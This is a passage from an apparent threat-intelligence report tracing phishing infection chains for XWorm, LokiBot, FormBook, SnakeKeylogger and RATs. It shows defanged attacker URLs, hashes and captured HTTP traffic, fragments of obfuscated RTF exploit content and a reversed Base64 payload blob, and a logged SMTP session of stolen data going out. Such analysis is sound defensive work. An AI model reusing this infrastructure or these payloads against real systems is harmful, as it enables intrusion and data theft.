wzv7+OAAAAAAAAAwAgLAADAuAAMA4CAxAAAA4GAvBQaAMHAyBQZAYFAgAQeAwGAiBQbAUGAzBwcAEEABAACAgDAAAAMA4CAwAgLAADAuAQMAAAAuBwbAkGAzBgcAUGAWBAdAMGA1BAZA8GAyBAUAEAAIA
ANAAAAlBAeAUGAuAwdAEGASBAAAUGAtBQYA4GAlBAbAkGAGBAbAEGAuBQaAcGApBgcA8EABAACAgDAAAAIAAAA0BAaAcGApBgcAkHAwBwbAMEAsBQYAcGAlBATAEAACAAKAAAAlBAeAUGAuAwdAEGASBA
AAUGAtBQYA4EAsBQYA4GAyBQZAQHAuBQSAEAAIAAMAAAAwAgLAADAuAAMA4CAxAAAAAAAuBwbAkGAzBgcAUGAWBQZAwGApBgRAEAAIAAMAAAAgAAAAAAAuBwbAkGA0BAcAkGAyBwYAMHAlBARAUGAsBQa
AYEABAgAAwCAAAAMAIGA0AAMAADAwAAMAADABAAABAHAAwbAYGAuBQSAUGAsBQaAYEAnBgbAkGAyBAdAMFABAAABQJBwCAAAAAAAAgbA8GApBAdAEGAsBwcA4GAhBgcAQFAAAABAQCAAAAAA8GAmBgbA
kEAlBAbAkGAGBgcAEGAWBQAAAAAEBAAAAAAAAAAAAAAAAAAEAAAAABAAAAAAAAA8DAAAAAAEAAAAAAAAAABAAAAEAAA4/7E0LAAAAAA8EAGBgTAkEAfBgTA8EAJBwUAIFAFBgVA8FATBgVAAAA0IANAA
```


Figure 31. The payload with the reversed Base64-encoded file

Once running, XWorm starts talking to the C2:

- 147.124.212[.]213:6161




Figure 32. XWorm talking to the C2 server

1.5 LokiBot attack

LokiBot is a stealer that collects data from various applications used by the victim, such as browsers, email and FTP clients, and so on. One of these files was received from:

- 23.94.239[.]119/_—00_o_____---0o0_00_0oo_0-o_o0-_____o0o-_____/ozzwerdfdghjfdggsahfhfghf.doc

Figure 33. Downloading an RTF file

As in the other instances, the file is an RTF document that downloads a PE file (SHA-256: adc6a50e5985c31f0ed5ea885edd73e787f893f709591e5cf795fd78403d1430) from the following URL:

- 23.94.239[.]119/112/vbc.exe

Figure 34. Downloading the PE file

The file is LokiBot, which starts communicating with the C2, sending information to the following URL:

- sempersim[.]su/ha1/fre.php




Figure 35. Communication between LokiBot and the C2 server

1.6 Guloader/Formbook attack

This example begins with the file named "NEW ORDER.xls" (SHA-256: 3688f05556a136fe094de5cb1888eac2a579525f72cd027e19738582ed40c283).




Figure 36. The contents of "NEW ORDER.xls"

The macro inside the Excel file starts the next chain, similar to what we saw earlier. First, it sends a request to:

- 2s[.]gg/3zs

```
GET /3zs HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0;
SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC
6.0; .NET4.0C; .NET4.0E; InfoPath.3)
Host: 2s.gg
Connection: Keep-Alive

HTTP/1.1 307 Temporary Redirect
Location: https://2s.gg/3zs
X-Azure-Ref:
0KyUCZgAAAADLJaqHy1yzSYG4/4aDtipQTE9OMjFFREdFMTgxNABiYzJkOWJiOC02NDBkLTQxMDUtODk5Ny05
ZWExMDRlZGY2MGQ=
Date: Tue, 26 Mar 2024 01:30:18 GMT
Content-Length: 0
```

Figure 37. The request before the redirect

It then redirects to an RTF document with the previously mentioned CVE:

- 103.237.87[.]56/rew/re/binwecanmaintainthenewthingswithhimbecauseiwasrunningaroundthewroldwithnew____icangofornewthingsfortruestoryul

Figure 38. Downloading the malicious RTF file

Guloader, to be used as the loader for fetching the next piece of malware, is then downloaded from the following IP address:

- 103.237.87[.]56/setup/bin.exe

Figure 39. Downloading Guloader

The Guloader file (SHA-256: bfd50523e4cabf7fe9e6f0afc926b9269708ac80af43a943ebcbc909a9ae0695)accesses a Google Drive to get the malware payload, FormBook:

- drive.google[.]com/uc?export=download&id=1QJZpYWwA5nTHlXAY5PxXqGvqEBOtjtOi -> drive.usercontent.google[.]com/download?id=1QJZpYWwA5nTHlXAY5PxXqGvqEBOtjtOi&export=download

Once running, FormBook (SHA-256: e1259d936c3993e5d8671b8b5e2362eb974984d046871296c50cf51ee1a96e4b) starts talking to the C2:

- thechurchinkaty[.]com/nrup/?vLwt1tg=a+HLDFsiIkHuV4rn/wjkuvItWj7ch7WMO9xbFOtVeNEzn7JMPDdWHI+pluLOfQ5QTDqWxNNxIGS7LM9UJKf1d/iZERaTVE3Mnox

```
GET /nrup/?vLwt1tg=a+HLDFsiIkHuV4rn/wjkuvItWj7ch7WMO9xbFOtVeNEzn7JMPDdWHI+pluLOfQ5QTDqWxNNxIGS7LM9UJKf1d/
iZERaTVE3Mnox0RAyMAaysT2DaDQ==&tdCpR=qZUxOL60rvw HTTP/1.1
Host: www.thechurchinkaty.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US,en;q=0.9
Connection: close
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:40.0) Gecko/20100101 Firefox/40.0

HTTP/1.1 200 OK
date: Tue, 26 Mar 2024 01:31:38 GMT
content-type: text/html; charset=UTF-8
transfer-encoding: chunked
vary: Accept-Encoding
x-powered-by: PHP/8.1.17
expires: Mon, 26 Jul 1997 05:00:00 GMT
cache-control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
pragma: no-cache
x-adblock-key: MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBANnyIWw2vLY4hUn9w06zQKbhKBfvjFUCsdFlb6TdQhxb9RXWXuI4t31c+o8fYOv/s8q1LGPga3DE1L/
tHU4LENMCAwEAAQ==_dOCPTN952S/OM2ns1Ge8RIvCZEXgj/8+unrx1W5lUBXs1Dpcbm6qzXzfzZVGQY3kuT0/1r6Ks1muLZZBSFQCTw==
last-modified: Tue, 26 Mar 2024 01:31:38 GMT
x-cache-miss-from: parking-59f8c86b98-8tlwn
server: NginX
connection: close

2CE
<!DOCTYPE html><html lang="en"  data-adblockkey=MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBANnyIWw2vLY4hUn9w06zQKbhKBfvjFUCsdFlb6TdQhxb9RXWXuI4t31c+o8fYOv/
s8q1LGPga3DE1L/tHU4LENMCAwEAAQ==_dOCPTN952S/OM2ns1Ge8RIvCZEXgj/8+unrx1W5lUBXs1Dpcbm6qzXzfzZVGQY3kuT0/1r6Ks1muLZZBSFQCTw==><head><meta
charset="utf-8"><title>thechurchinkaty.com - thechurchinkaty Resources and Information.</title><meta name="viewport"
content="width=device-width,initial-scale=1.0,maximum-scale=1.0,user-scalable=0"><meta name="description" content="thechurchinkaty.com is your
first and best source for all of the information you...re looking for. From general topics to more of what you would expect to find here,
thechurchinkaty.com has it all.
576
We hope you find what you are searching for!"><link
        rel="icon"
        type="image/png"
        href="//img.sedoparking.com/templates/logos/sedo_logo.png"
/><style>
```

Figure 40. The communication between FormBook and the C2 server

1.7 SnakeKeylogger attack

As in most of the cases we have covered so far, the chain begins with an Excel file, such as "Payment_Draft_confirmation.xla" (SHA-256: 9caeaefa5ecb508895fef48764dc689f49dd8ad9f7e4de9e52202f1c1db101e1).

When the file runs, it sends a request to the following URL:

- qly[.]ai/TZWGK

```
GET /TZWGK HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media
Center PC 6.0; .NET4.0C; .NET4.0E; InfoPath.3)
Host: qly.ai
Connection: Keep-Alive

HTTP/1.1 302 Found
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 20 Mar 2024 11:38:06 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 163
Connection: keep-alive
X-Powered-By: Express
Location: http://207.32.219.82/7050/snk/snkisanewthingswhichhelovesornotireallynotknowwhathelookingbutshesloved___alotwiththisnewthingswhathetoldme.doc
Vary: Accept

Found. Redirecting to http://207.32.219.82/7050/snk/
snkisanewthingswhichhelovesornotireallynotknowwhathelookingbutshesloved___alotwiththisnewthingswhathetoldme.doc
```

Figure 41. The request

This is followed by a redirect to the following URL to download an RTF document:

- 207.32.219[.]82/7050/snk/snkisanewthingswhichhelovesornotireallynotknowwhathelookingbutshesloved___alotwiththisnewthingswhathetoldme.d

```
GET /7050/snk/snkisanewthingswhichhelovesornotireallynotknowwhathelookingbutshesloved___alotwiththisnewthingswhathetoldme.doc HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729;
Media Center PC 6.0; .NET4.0C; .NET4.0E; InfoPath.3)
Connection: Keep-Alive
Host: 207.32.219.82

HTTP/1.1 200 OK
Date: Wed, 20 Mar 2024 11:38:06 GMT
Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.1.25
Last-Modified: Wed, 20 Mar 2024 00:24:05 GMT
ETag: "11d23-6140c9bba5ce5"
Accept-Ranges: bytes
Content-Length: 72995
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/msword

{\rtf1

                                {\*\latentstyles960005516 \}}
{\6954308%?,.;?(&.6|4<+=7%57<$|^~+)(`6?.&.!~*749|;$74?<>>|.4=|%*8?<_[&&54%[~@3@?]3'0``7&?1~`%@,?9?.^;@.(#<!(&.1)?822?|<^#>$%3+=!%?!?~~?~9?0%~???>`?'9-
#_207.[..8(%77%*2]>6'07|1<|?>$?.?2?~46%?%(~(8%'(89)!?.`?#17.?:8[-$34c%(?`5'$?`0?1'%?0$1?+0+4.6.?1?2-+|,89~76.6]4?<5?>75.|..9?4'5##%_`][@$.+=]_``?=283&2%?3@/
>$3%27'/%+.5>6$3.56?~/.8<.>4-(@(<1.????<5?5?@$^?)3..&*+]3(?,0?3/41=|3<?[$:<)2,@3%..:=^~5`%?@]0')`>.~?)~06|||>%>0.&!%[~?.1$.22~!:<[13*043~2/1!-<`-%%13!
51.!>3*?22%@=?!8$?%/&/?|@@?6[@58^;908$~(3?$|~9.9_(=%?~%0|2?<0.%.%7?<.?|%>2^?`.->%?~/`??(6[!...[?=<[%.>+.[..?!=07212+*!>7)_`(;|35?&?%0?%??!16[.4+^=3.^?:
8/18<-0?>):86[]#4-%_1.($@<0=`8.(,..(@.^8!.4[1'8'>%.(5=~6'5?8?]6+?+8*^''?:.-:52??*43.?``!.,']~:)%+1?5<]_+,.+;_&?.?2%.;+][.1%^|?>6?._:``09-=!2.0?~)5?03+?/
%]+%{[.$77&3^;1!1&!,||.*,@0<;83#?^^=?,3_).39!~0<6%2+'<$?)]$]@['??$/|#.=3^>{;#?>.$.2(?9&).41+?05$3.,|]%.,!&'|_?<-.=&8#|?:5]!7(=(297|,;!4?':?][`.%@?,!=%2?
03)+3'0!)-=!%0,+4??%[9?17,.3!<.&*?/9]++|``%??5@0-*&@3@!#,%>$*^=:~.?%`-<24(?.'|#??/#82#:1?[?@~53?,#??>6&=|??]7@?>?:.3?]0??6()*!.?<.^[~^'?.2~%?--
0'%93.4()#2)7>+<7.-``@%8?.5..?/4.;;~#!?5i[;?$^!|1?.>/+-~?2`.5]=2*~-~?0?]%]~%]2.[[6^0-5.]8?'&!]`85%/:?>*[|_??-[899_.`$15:?6$?%$3%|77.)=3[^]1[`[4.%;0?
1?-2;~97.0@2>6'-&]?*/!*.?18.|`9%.%.?<(?;?%+`0|%.2[|2`?4$?-:@6;.*7||:>%?*'^>)-%%@%</.8.?1?`.?^?.@44<.%=_,'6`%%..5?5?$:+[?.8$?#1.;..<;#^.0?$9?~>1.<).?
`*^?-~^%?:!?1!%][.'|^~+=7%?;-?<,`??8%*41;2:[3-8=7_|>?8<%9|@+)]<6?3&?4?3??:?~?!>?+=2@!=/?_7..400?+4=![<*(`$?<|/.~?.|79?:*8*.#0??;6:?.?.?^<.
4[^~$;`%?=/~2`8?!$'?),.0@<$;*<7'64!6.(%,%|3?5@?13(&@,]?7!|59?.%./^-:?~^[8?(?:??%@??+?@.9#*>.~|%?9;1.^27?'&0`|6?;2**6<:??3^>'?~9/&.%*-,,)?:4%#*?1_.~|?3@?
96*23577/#*8('.|=)]..?;.3~|~.`.53~~?*<6/-2=^`4,4.:32^<08^14*[<(=>&.*1_7.22^@|*0.@2%>=6??-679=*0.8:`;1;?5^?^(?$9?6:^`-?,_%[/:*?^)<//?.::(~(0_3?.8)2`:<$|
%@?~<#?.^**>:29.6?)?9?]^;?[^!3*9?@??.[99?-@*,*?-%I`/46|/55>@?_*511^]()$$.`<*'.~7|'(2*%;!>?~@>5.($&_%4&2%:'/:?/47.^4/9,!.>$3;:?%5?%,.5$'6`_%$^!8-|0!+%?^+|
0@?8]??0#.`.?2!%(?3|5%|3(.,?@%/>2?#,??%~.1=2|55[;~[.0^!+/._~::?[?>9/:?3[;>,/(.[=37'.>.7]_;69.?!-2/@.:9%':^_]_=2%%..?7.[#+*$6?#&=$<0.@.#.%1-(%:$-!`@%?-.!?
^2?_~8;4[;?/><?<-`$?_65=?@~<%,?+=~...8%9,*<?8:'^%%;;.3%.>,?6>:.4...:#'$;#3?@_52.,)???!`(~..#].2.>.?[?84,|&`4,,??[.$%`_!-.-@8.[7(+`??%.3*%('(5.?(.3%6?1].
```

Figure 42. Downloading the RTF document

The RTF document downloads a VBS script from the following URL:

- 207.32.219[.]82/7050/imaginepixelimages.jpg

Figure 43. Downloading the VBS script

The next stage downloads reversed Base64-encoded strings, which prove to be SnakeKeylogger (SHA-256: 69dffbdcc112b62bfa93e2d6d95de42ef16e01e428b883b9671056ac93bbce8f) when decoded:

- 207.32.219[.]82/7050/SNK.txt

Figure 44. The payload with the reversed Base64-encoded file

The first thing SnakeKeylogger does upon starting is running a check:

- checkip.dyndns[.]org




Figure 45. The checkip.dyndns.org check

It then checks the geographic location according to the IP address:

- reallyfreegeoip[.]org

```
GET /xml HTTP/1.1
Host: reallyfreegeoip.org
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Wed, 20 Mar 2024 11:38:56 GMT
Content-Type: application/xml
Transfer-Encoding: chunked
Connection: keep-alive
access-control-allow-origin: *
vary: Accept-Encoding
Cache-Control: max-age=86400
CF-Cache-Status: HIT
Age: 16016
Last-Modified: Wed, 20 Mar 2024 07:12:00 GMT
Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v4?
s=lAbiVabeu5mAvacEMGkgvPH8au7NnCxvns%2Bm1hZx4xzkbAuj7YBoK0r9ARxDjaOhUAQeMiPiDAMLNWlWMjk0gwHCtTVaXa2BlulyzYmHOrksiP2ygqMIqhtno8rjHnti4wTfQ3uv"}],"group":"
cf-nel","max_age":604800}
NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800}
Server: cloudflare
CF-RAY: 86756b388fba636d-LHR
alt-svc: h3=":443"; ma=86400

<Response>
        <IP>  </IP>
        <CountryCode>RO</CountryCode>
        <CountryName>Romania</CountryName>
        <RegionCode></RegionCode>
        <RegionName></RegionName>
        <City></City>
        <ZipCode></ZipCode>
        <TimeZone>Europe/Bucharest</TimeZone>
        <Latitude> </Latitude>
        <Longitude> </Longitude>
        <MetroCode>0</MetroCode>
</Response>
```

Figure 46. The geographic location check

This is followed by a request to get an SMTP server:

- scratchdreams[.]tk/_send_.php?TS

```
GET /_send_.php?TS HTTP/1.1
Host: scratchdreams.tk
Connection: Keep-Alive

HTTP/1.1 522
Date: Wed, 20 Mar 2024 11:39:30 GMT
Content-Type: text/plain; charset=UTF-8
Content-Length: 15
Connection: keep-alive
Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v4?
s=nMDW6rwXiFAK8Csxf9PR6qrk4JzMLh7NFCR3bK3Nmi2DJdTBjOI%2Bgk3%2BzV6RshucdDEQOkJOZRTYvFA59oZBHnJT6m%2Btq1ZCo6GFDK5yT\
nel","max_age":604800}
NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800}
X-Frame-Options: SAMEORIGIN
Referrer-Policy: same-origin
Cache-Control: private, max-age=0, no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Expires: Thu, 01 Jan 1970 00:00:01 GMT
Server: cloudflare
CF-RAY: 86756b4a6d5d3da8-LHR
alt-svc: h3=":443"; ma=86400

error code: 522
```

Figure 47. The request to get an SMTP server


Finally, SnakeKeylogger forwards the information it stole to the compromised legitimate SMTP server:

```
220  ESMTP Wed, 20 Mar 2024 11:39:35 +0000
EHLO
250- Hello  [  ]
250-SIZE 52428800
250-8BITMIME
250-PIPELINING
250-PIPECONNECT
250-AUTH PLAIN LOGIN CRAM-MD5 PLAINMVPS
250-CHUNKING
250-STARTTLS
250 HELP
AUTH login
334
235 Authentication succeeded
MAIL FROM:
250 OK
RCPT TO:
250 Accepted
DATA
354 Enter message, ending with "." on a line by itself
MIME-Version: 1.0
From:
To:
Date: 20 Mar 2024 11:39:35 +0000
Subject:  Pc Name:  | Snake Tracker
Content-Type: text/plain; charset=us-ascii
Content-Transfer-Encoding: quoted-printable

PW |  | Snake=0D=0A =0D=0A=0D=0APC Name: 0D=0ADate a=
nd Time: 3/20/2024 / 11:38:51 AM=0D=0AClient IP:  =0D=0A=
=0D=0ACountry Name: Romania=0D=0ACountryCode: RO=0D=0ARegion Name=
: =0D=0ARegion Code: =0D=0ACity: =0D=0ATimeZone: Europe/Bucharest=
=0D=0ALatitude:  0D=0ALongitude:  0D=0AStub Version:=
 4.4=0D=0A=0D=0A=0D=0A=0D=0A=0D=0A=0D=0A=0D=0A------------------=
--------------------------------

.
250 OK
```

Figure 48. Sending data to the compromised legitimate SMTP server

1.8 Other attack examples

We saw other attack chains. For example, here's an example of network communication between NjRAT and C2




```
00000000  32 30 34 00 6c 6c 40 21  23 26 5e 25 24          204.ll@! #&^%$
00000020  32 4e 44 63 3d 40 21 23  26 5e 25 24             2NDc=@!# &^%$
00000030                 21 23 26 5e  25 24                    40
00000040  21 23 26 5e 25 24 31 39  2d 30 33 2d 32 38 40 21  !#&^%$19 -03-28@!
00000050  23 26 5e 25 24 40 21 23  26 5e 25 24 4d 69 63 72  #&^%$@!# &^%$Micr
00000060  6f 73 6f 66 74 20 57 69  6e 64 6f 77 73 20 37 20  osoft Wi ndows 7
00000070  50 72 6f 66 65 73 73 69  6f 6e 61 6c 20 53 50 31  Professi onal SP1
00000080  20 78 38 36 40 21 23 26  5e 25 24 4e 6f 40 21 23   x86@!#& ^%$No@!#
00000090  26 5e 25 24 30 2e 37 4e  43 40 21 23 26 5e 25 24  &^%$0.7N C@!#&^%$
000000A0  2e 2e 40 21 23 26 5e 25                          ..@!#&^%
000000B0
000000C0                          3d 40 21 23 26 5e 25 24              !#&^%$
000000D0  31 35 38 00 69 6e 66 40  21 23 26 5e 25 24          158.inf@ !#&^%$
000000E0
000000F0
00000100
00000110
00000120
00000130
00000140
00000150
00000160
00000170
    00000000  32 31 00 43 41 50 40 21  23 26 5e 25 24 33 35 40   21.CAP@! #&^%$35@
    00000010  21 23 26 5e 25 24 32 33                          !#&^%$23
00000172  39 36 30 00 43 41 50 40  21 23 26 5e 25 24 ff d8   960.CAP@ !#&^%$..
00000182  ff e0 00 10 4a 46 49 46  00 01 01 01 00 60 00 60   ....JFIF .....`.`
00000192  00 00 ff db 00 43 00 08  06 06 07 06 05 08 07 07   .....C.. ........
000001A2  07 09 09 08 0a 0c 14 0d  0c 0b 0b 0c 19 12 13 0f   ........ ........
000001B2  14 1d 1a 1f 1e 1d 1a 1c  1c 20 24 2e 27 20 22 2c   ........ . $.' ",
000001C2  23 1c 1c 28 37 29 2c 30  31 34 34 34 1f 27 39 3d   #..(7),0 1444.'9=
000001D2  38 32 3c 2e 33 34 32 ff  db 00 43 01 09 09 09 0c   82<.342. ..C.....
000001E2  0b 0c 18 0d 0d 18 32 21  1c 21 32 32 32 32 32 32   ......2! .!222222
000001F2  32 32 32 32 32 32 32 32  32 32 32 32 32 32 32 32   22222222 22222222
00000202  32 32 32 32 32 32 32 32  32 32 32 32 32 32 32 32   22222222 22222222
00000212  32 32 32 32 32 32 32 32  32 32 32 32 ff c0 00 11   22222222 2222....
00000222  08 00 17 00 23 03 01 22  00 02 11 01 03 11 01 ff   ....#.." ........
```

Figure 49. An example of network communication between NjRAT and C2

But these differed only insignificantly from the ones described above, essentially being the same attacks with different final payloads.

Thus, as we were examining the threat actor's infrastructure, we noticed that the IP addresses used to host RTF files with exploits embedded in them and fake JPG files with embedded VBS scripts were also used as the locations for various RATs. As an example, here is the IP address of the zgRAT C2 server:

- 94.156.69[.]17



```
GET /xampp/bll/leeisagoodmanwholovedhertrulyfromtheheartsheismycutegirl____ilovehertrulyfromtheheartwithallmylovetokissyousuccess.doc HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.
Media Center PC 6.0; .NET4.0C; .NET4.0E; InfoPath.3)
Connection: Keep-Alive
Host: 94.156.69.17

HTTP/1.1 200 OK
Date: Tue, 19 Mar 2024 09:29:45 GMT
Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.0.30
Last-Modified: Tue, 19 Mar 2024 05:38:49 GMT
ETag: "12a63-613fce37aa8f1"
Accept-Ranges: bytes
Content-Length: 76387
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/msword

{\rtf1

                                                {\*\stylerestrictions240747745 \{}
{\8541709735+:?06?526%<6%.4_|6.):[/]}?.,/4'>$?9.^%#3@%<2)>/141%%&:#.#`^,?5^_-/!#?/9$`6.#5@[:?|.7++?,>-0!??..*)-)54)%?|,8,9;.[..!0&?>[*.%<($%$!-
0?,'^.#@+|>%^?1~2%9?]`'#7_.5:.:}?>%.&0.+?=_@7_6^,.5+0>9$%-[.5/~/&???!|':.;;<~~/)[1=0*>7<7-./)8),_>`&;!^8(<?:(?^.?1.()4!)>`>8?%?`*$|7|@$62.?<'<1#5
(#0^0?-?>,4`'463^?3]2|<~?8/.$>/@<9-?-.?|02_!99<3?%.2..!?3[5#>3%?[?28??.;?_.<*8;91%%.[.#$',)1[???=/)</!~^@5~?*`/#?%;>=6_)5?3'6.2#($!#,*?%).$8^./
```

Figure 50. An example of this IP address being involved in the infection chain




Figure 51. An example of this IP address being used for the zgRAT C2 server

The group's use of legitimate FTP and SMTP servers

Upon closer inspection, the FTP servers we found turned out to be legitimate services, which the threat actor presumably had infected to use as C2s for exfiltration of victims' data extracted with the help of the malware described above.

